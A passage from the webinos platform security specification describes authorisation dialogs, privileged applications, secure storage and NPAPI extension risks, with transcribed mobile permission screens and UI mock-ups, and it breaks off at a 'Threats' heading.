- NC-DWP-POLITO-007 : The webinos runtime must be able to provide information to authorised applications about device physical features. Some examples are screen resolution and size, number of audio input/output channels, microphone availability, touch screen support, proximity.

Based on these requirements and the rest of the specification, authorisation is required for the following actions:


- installation and execution of applications;
- application actions, including:
    - use, storage and disclosure of application data;
    - use of device features;
    - querying device specifications, including supported media formats and platform software state;
    - use, storage and disclosure of contextual user data;
- granting particular end users access to applications and services;
- installation and use of policies;
- the destination of webinos event messages (primarily devices and applications);
- the installation and selection of signing authorities;
- updating applications and policies; and
- device and service discovery/detection.


The majority of these do not present any obvious challenges to the user, or are out of scope of this phase of webinos development (policy editing, selecting signing authorities). However, in the following section we identify several areas where some data is expected to be presented to the user.


We have not considered unauthorised copying and distribution of applications in this phase of the security architecture, as per PS-DEV-ambiesense-02 .

3.4.2.2 *Related technology and research*

3.4.2.2.1 GUIs from Android:


Google Goggles
Google Inc.
FREE
This application has access to the following:
Your location
coarse (network-based) location, fine (GPS) location
Network communication
full Internet access
Your personal information
read contact data, write contact data
Your accounts


Location & security settings
My Location
Use wireless networks ✓
See location in applications (such as Maps) using wireless networks
Use GPS satellites ✓
Locate to street-level (requires more battery plus view of sky)
Screen unlock
Change screen lock
Change or disable pattern, PIN, or password security
Use tactile feedback ✓



11:27

Show Permissions

Access download manager.
Allows the application to access the BluetoothShare manager and to use it to transfer files.


access the cache filesystem
Allows an application to read and write the cache filesystem.

access checkin properties
Allows read/write access to properties uploaded by the checkin service. Not for use by normal applications.

coarse (network-based) location
Access coarse location sources such as the cellular network database to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.

Access download manager.

3.4.2.2.2 GUIs from iOS




O2-UK 11:05

Sherwood Pl Headington, Oxford ...

Turn On Location Services to Allow “Maps” to Determine Your Location

Settings | Cancel



O2-UK 11:05

Settings **Location Services**

Location Services	ON

Allow the apps below to determine your approximate location.

Camera	ON
Compass	ON
Facebook	ON
Maps	OFF
Pingle	OFF
Safari	OFF
TrackMe	ON

3.4.3. Threats and challenges


Authorisation is used to mitigate threats where entities (applications, users, devices) attempt to perform an undesirable action. The main challenge associated with runtime authorisation is usability: presenting users with enough information to make informed decisions at runtime (informed consent) while not overloading them with too many decisions. The result of requiring too many authorisation decisions is potentially to train users to always select the same "yes" or "no" response regardless of the situation.

Authorisation decisions may also be cached by the system, an example of which is the "sudo" command in some UNIX operating systems. The caching of these decisions may result in undesired behaviour unless this is managed appropriately.

3.4.4. Authorisation User Interfaces

3.4.4.1 Install-time authorisation

We do not specify the precise interface that must be implemented by the webinos runtime, as this may differ slightly on each platform. However, the following example demonstrates our expectations:



Permissions

This page allows you to set permissions for the application you are installing.
By default you only set the permissions for the CURRENT device.
You can set permissions across devices, by clicking the button below.

	Current Device	Samsung Galaxy Tab 10.1
Location		
1. Use coarse (network-based) location This is used for providing location-based information such as nearby points of interest. This data will not be collected by any third party.	ON	ON
2. Use fine-grained location This is used for providing location-based information such as nearby points of interest. This data will not be collected by any third party.	ON	ON
3. Allow storage and retrieval of location information This information is used for providing recommendations based on your history of locations visited. This data will be stored in your personal zone and can be deleted at all times.	On	On
Network		
1. Allow network access Network access is needed to provide you with accurate and up-to-date information. No information is shared with third parties.	ON	OFF
2. Allow storage and retrieval of connections This is used to limit the traffic used, information will only be retrieved if the information on your device is out-of-date	ON	OFF

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Nam nibh. Nunc varius facilisis eros. Sed erat. In in velit quis arcu ornare laoreet. Curabitur adipiscing luctus massa. Integer ut purus ac augue commodo commodo.


Note that the key difference between this example and that on Android is that fine-grained permissions can be granted or denied on a per-permission basis. Furthermore, each permission can state details about why it is requested and what will happen to the data given to the application.

3.4.4.2 Inter-device authorisation


Another place where authorisation will occur is when two devices in different personal zones attempt to use each other’s' resources. This is discussed in the authentication section of Deliverable 3.1.

3.4.4.3 GUIs for authorising discovery and controlling identity

While not strictly just to do with authorisation, many requirements specify that users should be able to control whether their device is visible and discoverable to others. Similarly, users often assume that controls on location data are quickly available. The following interfaces demonstrate our expectations:




The above example shows the interface presented to the end user when they are logged in and have made certain online identities available.



The above example shows a more sophisticated interface presented to the user who wants to remain anonymous and turn off location and device discovery.

3.4.4.4 GUIs for identifying application data usage

Following the principle of "not obscuring actual information flow" (Lederer04), we have also considered our expectations of GUIs for showing application behaviour.



What information has Application X seen?

Data type	Details	How often?	Change rights
Profile information	Name, gender	17 times in the last week	Deny Prompt
My location	GPS	5 times in the last month	Deny Prompt
Photos	Camera photos	Once	Deny Prompt
Contacts	Never	Never	Deny Prompt

3.4.5. Future directions

The proposed solutions still have many security and privacy issues. Firstly, it is unclear whether authorisation dialogues can provide sufficient information so that *informed consent* is practical. If not, users will be forced to make decisions without the knowledge they need to make the right choice. This is fundamental to privacy and a major problem that webinos aims to avoid. It is expected that further modification to GUIs will be necessary to get this right.

Another common problem in security and usability is that runtime authorisation is used inappropriately. Often the runtime must make a decision about whether to trust another entity (a device, application, or network) and this is pushed to the user who is not able to make a reasonable choice and will always chose the most convenient option. Runtime authorisation must occur infrequently and the user must be reasonably likely to choose to *not* authorise a decision, otherwise it serves little purpose. To this end, we intend to try and take advantage of the related research in the PRIMMA project (PRiMMA) investigating the use of the most appropriate notification system for user privacy decisions.

3.5. Privileged Applications

3.5.1. Introduction

A Privileged application is an application that has full access to the webinos runtime and can use non-public APIs. It can potentially access and modify standard system controls (policies) and check for specific user IDs (UIDs), group IDs (GIDs), authorizations, or privileges. Privileged applications and services in webinos are necessary for the following situations:

1. To modify and view security and privacy policies
2. To modify and view stored context data

3. To create applications which take advantage of non-public webinos APIs. These applications should become non-privileged as soon as the APIs are published
4. To access system commands and classes which manage OS services and other sensitive data.
5. Monitoring system activity and report errors for debugging.

This section describes additional security aspects in the area of privileged applications and services.

3.5.2. Background

This section includes the technical use cases and requirements identified from the (Webinos-D22) and (Webinos-D21) in the area of Privileged Apps and Services.

3.5.2.1 Related User Stories

WOS-US-7.1: Designing Policy-aware webinos Applications
WOS-US-7.4: Privacy Controls and Analytics for Corporations and Small Businesses

3.5.2.2 Related Use Cases

- WOS-UC-TA8-002: Interpreting policies and making access control decisions
- WOS-UC-TA8-003: Enforcing multiple policies on multiple devices
- WOS-UC-TA8-007: Policy authoring tools
- WOS-UC-TA4-013: Dynamically Sharing Content with other Users in a Controlled Manner
- WOS-UC-TA1-008: Webinos Federation
- WOS-UC-TA4-014: Continuous sharing of a medical file through webinos enabled devices
- WOS-UC-TA7-008: Create contexts from a pre-defined template

3.5.2.3 Related Requirements

This section of the specification aims to satisfy (partially) the following requirements:

- PS-USR-Oxford-50 : Users shall be provided with the ability to identify applications which have been granted particular privileges.
- PS-USR-Oxford-51 : Users shall be able to view a list of all of their webinos applications and show the authority that certified the application.
- PS-USR-Oxford-116 : The webinos Runtime Environment shall protect applications and itself from potentially malicious applications and shall protect the device from being made unusable or damaged by applications.
- PS-DWP-ISMB-202 : The webinos runtime must ensure that an application does not access device features, extensions and content other than those associated to it.
- PS-USR-Oxford-35 : webinos access control policies shall be able to specify fine-grained controls involving the source and content of an access control request.
- PS-USR-Oxford-38 : webinos shall allow policies which specify confirmation at runtime by a user when an access request decision is required.

- PS-USR-Oxford-115 : webinos shall encourage good design techniques and principles so users are not forced to accept unreasonable privacy policies and access control policies.
- PS-USR-Oxford-72 : The webinos system shall support applications which apply access control policies to data produced or owned by the application developer. These policies may support revocation of access control policies.
- PS-USR-Oxford-36 : webinos APIs shall provide error results when an access control request is denied.
- PS-USR-Oxford-34 : webinos shall provide complete mediation of access requests by applications and enforce all policies.
- PS-USR-Oxford-17 : The webinos Runtime Environment shall be capable of setting dynamic access control policies for device data when initiating an association to another webinos Device.
- PS-DEV-Oxford-28 : The webinos Runtime shall provide access control for context structures with user-defined policies.

3.5.3. Threats

The main threats caused by privileged applications are the following:

- A *malicious* privileged application could be installed and then take control over all aspects of the personal zone. This could perform denial of service attacks, steal identity information or perform other undesirable activity.
- An unprivileged application takes advantage of a privileged application on the system to access resources and data it should not have access to.
- A privileged application unintentionally exposes private or confidential data.

The threats from privileged applications are significant, as discussed in the following quote:

> ' "As with Windows, the most infected computers are those on which users have administrator privileges, the greatest risk of infection is faced by those Android systems which have been jailbroken," Kaspersky analyst Yury Namestnikov. "Mobile malware communicates with its owners using a method that is widely employed by Windows malware – via command-and-control centers, which will ultimately lead to the emergence of mobile botnets," he adds.' (Leyden2011).

3.5.4. Security Policy settings for privileged applications

Webinos supports two tiers of access for applications. Normal applications are capable of anything their XACML policies say they are capable of doing, which is restricted to accessing only public APIs defined in (Webinos-D32). Privileged applications, on the other hand, are capable of accessing any internal functionality of webinos, including native code execution, access to secure storage, and more.

A privileged application, like any other webinos application, is signed by a private signing key. This key must have a certificate held on the device in and marked in the system policy as being valid for privileged applications. It is expected that on many devices the only privileged applications may be those issued by the original manufacturer or network operator.

When an application is installed, webinos will mark some applications as privileged. The rules and impact of doing so are defined as follows:

- Applications signed with a certificate from the an authority deemed to be capable of giving full privileges (i.e. one who's certificate is marked by the policy as being allowed to do so) can execute with privileged permissions and therefore have full access to the webinos device.
- All other applications run with normal permissions. Applications running with normal permissions are constrained by policies, but this may allow them to read from protected areas of the personal zone storage, and read contents of files stored by the PZP. They cannot write to policies, system files, or execute native code.
- Privileged applications on one device in a personal zone are not allowed to have full privileges on another in-zone device. However, they are permitted to modify policies and synchronised settings, so they can potentially do this if necessary.

3.5.5. Future Directions

Privileged applications are a necessity in application environments such as webinos. However, they have a significant risk and should be avoided where possible. The main focus in the future will be on developing mitigation strategies for dealing with privileged applications, including further monitoring, reporting and access control restrictions. At the same time, the reasons for developing a privileged application will be removed by exposing more public API functionality (so that normal applications are able to do more) and improving support for extensions so that native capabilities are implemented there.

3.6. Secure Storage

3.6.1. Introduction

This section describes conceptual components and threats for securely storing data in the PZP/PZH. PZP data will be stored locally on the device and, for PZHs, will be stored in the cloud. Data on both nodes need to be secured and managed from all threats. The information related to user identities, key, certificates and password are the one that need to be guaranteed most of secure storage in the webinos platform.

Functional aspects relating to storage are illustrated in Deliverable 2.1. In some scenarios, it is explicitly mentioned and, in some cases, assumed that storage is secure during the event flows. The section below highlights the relevant use cases and user stories.

The API's required for accessing this section are expected to be covered in Phase 2. The components defined in this section are recommendations and could be considered during platform implementation.

3.6.2. Background

3.6.2.1 Related User Stories

- WOS-US-2.2: Creating Applications for webinos
- WOS-US-3.1: Content Sharing Service
- WOS-US-4.2: Ordering a Video-on-Demand Film
- WOS-US-5.1: Context Sensitive Triggering

3.6.2.2 Related Use Cases

From WP2.1 Use Case Deliverable

- WOS-UC-TA4-005: Progressive Download and Store Content in a Secure File Storage
- WOS-UC-TA4-020: Content Sharing and Storage
- WOS-UC-TA8-012: Local storage of credentials

3.6.2.3 Requirements

From the Requirements page

- PS-DEV-Oxford-86 : The webinos runtime shall support the confidential storage of user credentials using usernames and passwords.
- PS-USR-Oxford-59 : The webinos runtime environment shall securely store application data to prevent disclosure to unauthorised entities.

Requirements for Secure Storage at Personal Zone Proxy/Personal Hub

- User policies: To store user policies so that they are available when user connects to the device
- User Authentication details: Keys, certificates and password
- User device details: List of user devices
- User friend's list and device information
- Atomicity of data if updated via user or personal hub based on synchronization techniques.
- If device is shared between multiple users, then storage should not be accessible to other user.
- Context data and analytics data
- Network storage and photo storage that user uses to store data in cloud.

3.6.3. Components

Two most important aspects of storage are file system and key exchange between devices. File system security is controlled via access control list and encryption mechanism used to control different file system area. Key exchange is more about private key and synchronization between PZP and PZH.

3.6.3.1 Encrypted file system

Traditionally file systems are hierarchically structured stored in the form of trees. Based on the tree structure, access to different areas is controlled by access list control mechanism. To be secure, webinos should aim to provide both access control and encryption mechanisms.

Webinos sits on top of underlying OS and the area of the memory available should be access controlled depending on user and application usage. Suggested levels of access control to webinos memory area:

- Unsecured (but still not public): Any application can use this memory location where data stored is not required to be secured. External user will not be able to access this memory location but memory area will not be encrypted.
- App-specific secure storage: Context data related to the application, data collected as part of analytics or any other application data can use this storage area. Data security in this section is application responsibility. This storage should not allow someone scanning memory to collect application collected data. The encryption mechanism that application developer can use to secure storage in this area will be based on Security Cryptography API's.
- Webinos platform secure storage: Storage area to store XACML policies, user credentials, keys and password. The security for this area should be highly secured and access to this area should be user credential control. The cryptographic mechanism used will be highly secure, and the webinos platform is responsible for secure data storage.

The file system architecture implementation is dependent on the underlying OS and device. Depending on the implementation, the access control mechanism and encryption specific support to different memory area should be supported.

3.6.3.2 Key Exchange and Synchronization

Keys and certificates stored in PZP need to be exchanged with PZH. As part of authentication, keys are exchanged based on a public / private key mechanism. Private keys that will be used will be securely stored locally in user devices. Sending devices will send public keys and user details that a private key can use to decrypt key data. More details about the private and public key usage are specified in Authentication Specification.

PZH will act as a point for storing relevant data securely for each device. Synchronization needs to take place when a device connects to PZH or when there is some context data. As part of webinos platform, secure storage, certificate or password information might need to be updated between PZP and PZH.

In order to support webinos, the platform shall guarantee that device exchanging details are connected securely over TLS, and the user is securely authenticated with the device. All the data exchanged will be encrypted using cryptographic mechanism used while authenticating.

3.6.4. Security and privacy issues

Some of the identified security issues and solutions for secure storage are listed below:

- Loss/Forgotten Keys: In public private key infrastructure, the user's private key plays an important role for authenticating. If a user loses or forgets this key then the user will have problem authenticating with webinos. To handle this, webinos should support a forgotten key retrieval mechanism such as the use of mobile phones to retrieve password, or PINs sent via SMS to generate new password.
- Hardware attacks: Lost devices should not divulge user identities, password and certificates. To support this, webinos platform will require user authentication with device and shall provide cloud based service to revoke password and certificate stored in this device. Access to secure storage will require credentials.
- Synchronisation to device with lower encryption capabilities: In case devices authenticate with the lower encryption supported devices, these need to guarantee that data exchange supports a minimum of Digest-MD5 encryption capability.

3.6.5. Future directions

The second phase of webinos development will consider further secure storage issues. An important feature requiring more work is the revocation of keys used for encrypted storage. In particular, corporate use cases require the removal of confidential company data if the device is lost or stolen. Many existing mobile phones contain this capability, including Android and RIM, and webinos could provide this on other devices such as TVs and cars which may otherwise be forgotten.

A further issue is the policies governing the synchronisation of confidential data. In some cases, applications may want the ability to synchronise their data store between user devices. However, some data may be marked so that it is not shared with less-secure devices. Furthermore, synchronisation policies may govern exactly how some data is allowed to be stored on each device (e.g. encrypted, using secure hardware).

Digital Rights Management is another capability we would like to expose to webinos applications, and the best way of doing so should be included in phase two of the deliverable to satisfy several ecosystem requirements.

Finally, we would like to take advantage of the hardware-based cryptography which exists on some platforms (e.g. the Trusted Platform Module on the PC) to provide hardware-backed secure storage. This would allow the device to protect itself from the loss of data even when malicious software is present or a custom ROM is installed. It would also increase the security available for a digital rights management system.

3.7. Security for Extensions

3.7.1. Introduction

Webinos extensions will be based on the NPAPI Standard (MozillaPluginDirectory); this raises several security risks which have to be reflected in the webinos security architecture. The architecture has to balance the security of the whole system on the one side and the flexibility of extensions on the other. An extension requires access to the underlying operating systems by definition, but breaks the natural sandbox of the browser runtime.

3.7.2. Background

3.7.2.1 Requirements

The requirements for the extensions handling focus on the secure execution of applications (known behaviour of the application), the user awareness of the functionality and risks exposed by extensions and the possibility of the user to control the access to extensions. These requirements apply to the some extend to the generic access of device resources.

This section of the specification aims to satisfy (partially) the following requirements:

- PS-USR-Oxford-17 : The webinos Runtime Environment shall be capable of setting dynamic access control policies for device data when initiating an association to another webinos Device.
- PS-USR-Oxford-106 : When installing or using an application for the first time, webinos shall make sure that the user trusts the source of the application.
- PS-USR-Oxford-116 : The webinos Runtime Environment shall protect applications and itself from potentially malicious applications and shall protect the device from being made unusable or damaged by applications.
- PS-DEV-ambiesense-25 : The webinos runtime shall protect policies from tampering or modification by unauthorised applications. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.
- PS-DWP-ISMB-202 : The webinos runtime must ensure that an application does not access device features, extensions and content other than those associated to it.
- PS-USR-Oxford-53 : webinos policies shall be capable of referring to and specifying restrictions on device capabilities and features, application data, context and personal information held in webinos, and access to other devices and applications.
- PS-USR_DEV-Oxford-44 : Applications shall specify at install time (or first use) the functionality they require access to.
- PS-USR_DEV-Oxford-45 : Users shall be able to specify at application install time (or first use) which functionality they permit an application to have access to.
- PS-USR_DEV-Oxford-46 : Applications shall request for access rights to any device feature or policy-controlled item prior to accessing it. If an access request is denied, applications shall be notified to deal with this gracefully.

3.7.2.2 Related technology and research

Browser vendors have integrated mechanisms to secure the usage of NPAPI plug-ins:

- Chrome and Firefox are using a built-in generic NPAPI plug-in for identifying missing but required plug-ins. As a back-end infrastructure for this; Mozilla and Google maintain a repository for trusted NPAPI plug-ins (MozillaPluginDirectory). The generic plug-in queries the hosted directory for a trusted plug-in supporting the unknown MIME-Type, downloads the binary and stores the plug-in binary inside the common plug-in folder of the device to enable the usage by the browser.

- For Chrome extensions embedding NPAPI plug-ins inside extension package, Google does not publish the extension on their Chrome app store until the extension has been tested against malicious behaviour of the NPAPI plug-in. (ChromeNpapiExtensions)

- Furthermore, Google introduced the Native Client (NaCl) to enable the secure execution of native code inside the browser environment. But this concept reduces the possible functionality of an extension significantly (GoogleNativeClient). The NaCl runtime prohibits all access to OS services (e.g. network or file system).

- The Firefox add-on "NoScript" illustrates how the user can enable or disable specific plug-ins for certain origins (protocol, domain, port) depending on his choice. (NoScript)

3.7.2.3 Threats

